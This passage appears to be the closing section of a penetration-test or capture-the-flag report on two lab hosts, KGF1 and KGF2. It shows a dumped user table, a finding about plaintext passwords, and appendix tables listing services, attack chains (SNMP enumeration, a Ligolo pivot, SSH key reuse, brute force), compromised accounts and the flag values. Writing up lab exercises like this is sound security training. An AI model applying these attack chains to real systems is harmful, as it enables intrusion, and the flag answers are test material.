| 37 | BengaluruKing  | <Reacted> |
| 38 | Zamindar       | <Reacted> |
| 39 | RevolverMan    | <Reacted> |
| 40 | KolarGold      | <Reacted> |
| 41 | RockingRocky   | <Reacted> |
| 42 | AdheeraFan     | <Reacted> |
| 43 | Shiva          | <Reacted> |
| 44 | YashFan        | <Reacted> |
| 45 | Rocker         | <Reacted> |
| 46 | BloodMoney     | <Reacted> |
| 47 | MineBoss       | <Reacted> |
| 48 | Dynamite       | <Reacted> |
| 49 | Thunder        | <Reacted> |
| 50 | IronFist       | <Reacted> |
| 51 | Shadow         | <Reacted> |
| 52 | Phantom        | <Reacted> |
| 53 | Viper          | <Reacted> |
| 54 | Warden         | <Reacted> |
| 55 | Rebel          | <Reacted> |
| 56 | Freedom        | <Reacted> |
| 57 | Empire         | <Reacted> |
| 58 | Crown          | <Reacted> |
| 59 | Legacy         | <Reacted> |
| 60 | Destiny        | <Reacted> |
| 61 | Victory        | <Reacted> |
| 62 | Valor          | <Reacted> |
| 63 | Justice        | <Reacted> |
| 64 | Honor          | <Reacted> |
| 65 | Glory          | <Reacted> |
| 66 | Phoenix        | <Reacted> |
| 67 | Titan          | <Reacted> |
| 68 | Warlord        | <Reacted> |
| 69 | Overlord       | <Reacted> |
| 70 | Sultan         | <Reacted> |
| 71 | Legend         | <Reacted> |
| 72 | Myth           | <Reacted> |
| 73 | Eclipse        | <Reacted> |
| 74 | Nova           | <Reacted> |
| 75 | Zenith         | <Reacted> |

```
+-----+-----+-----+-----+
75 rows in set (0.02 sec)
```

- Analysis of the dumped data revealed that **passwords** were stored in the database in **plaintext** format.

## A Appendix

### A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of KGF's data.

| Rating   | CVSS Score Range |
|----------|------------------|
| Critical | 9.0 – 10.0       |
| High     | 7.0 – 8.9        |
| Medium   | 4.0 – 6.9        |
| Low      | 0.1 – 3.9        |
| Info     | 0.0              |

## A.2 Host & Service Discovery

| IP Address     | Port     | Service | Notes                                  |
|----------------|----------|---------|----------------------------------------|
| 10.0.0.27      | 21/tcp   | FTP     | vsFTPD 3.0.3 - Anonymous login enabled |
| 10.0.0.27      | 110/tcp  | POP3    | Anonymous access via SSL cert KGF1     |
| 10.0.0.27      | 143/tcp  | IMAP    | STARTTLS enabled via SSL cert KGF1     |
| 10.0.0.27      | 161/udp  | SNMP    | net-snmp - public community enumerated |
| 10.0.0.27      | 513/tcp  | Login   | rlogin service - vittal credentials    |
| 10.0.0.27      | 993/tcp  | IMAPS   | garuda credentials validated           |
| 10.0.0.27      | 995/tcp  | POP3S   | SSL cert KGF1 - valid until 2035       |
| 192.168.56.110 | 21/tcp   | FTP     | vsFTPD 3.0.3 - Anonymous hint.txt      |
| 192.168.56.110 | 22/tcp   | SSH     | OpenSSH 9.2p1 - publickey only         |
| 192.168.56.110 | 80/tcp   | HTTP    | Apache 2.4.62 - /robots.txt disclosure |
| 192.168.56.110 | 2222/tcp | SSH     | OpenSSH 9.2p1 - password auth enabled  |

## A.3 Exploited Hosts

| Host                  | Scope    | Method                    | Notes                                     |
|-----------------------|----------|---------------------------|-------------------------------------------|
| 10.0.0.27 (KGF1)      | In-Scope | Full TCP/UDP Compromise   | KGF1 - Root via FTP→SNMP→IMAPS→MySQL→Sudo |
| 192.168.56.106 (KGF1) | Pivot    | Ligolo Tunnel Interface   | KGF1 internal interface for KGF2 access   |
| 192.168.56.110 (KGF2) | In-Scope | Full TCP Pivot Compromise | KGF2 - Root via Ligolo→FTP→SSH Key→Brute  |

## A.4 Compromised Users

| Username | Type | Method    | Notes                        |
|----------|------|-----------|------------------------------|
| garuda   | User | SNMP Enum | SNMP public community (KGF1) |
| vittal   | User | Email     | IMAPS enumeration (KGF1)     |
| reena    | User | DB Dump   | MySQL passwords DB (KGF1)    |
| adheera  | User | SSH Key   | /ssh/id_rsa (KGF2)           |

## A.5 Flags Discovered

| Flag # | Host  | Flag Value                               | Flag Location                    | Method Used                                       |
|--------|-------|------------------------------------------|----------------------------------|---------------------------------------------------|
| 1.     | KGF 1 | f54a21ea7ff5f5521696caf48ea55ef143be0788 | <code>root</code> home directory | /root/flag.txt                                    |
| 2.     | KGF 2 | 4743565ace09379c9b41059baef3f62660307d89 | <code>root</code> home directory | <code>/root/</code><br><code>finalflag.txt</code> |

*End of Report*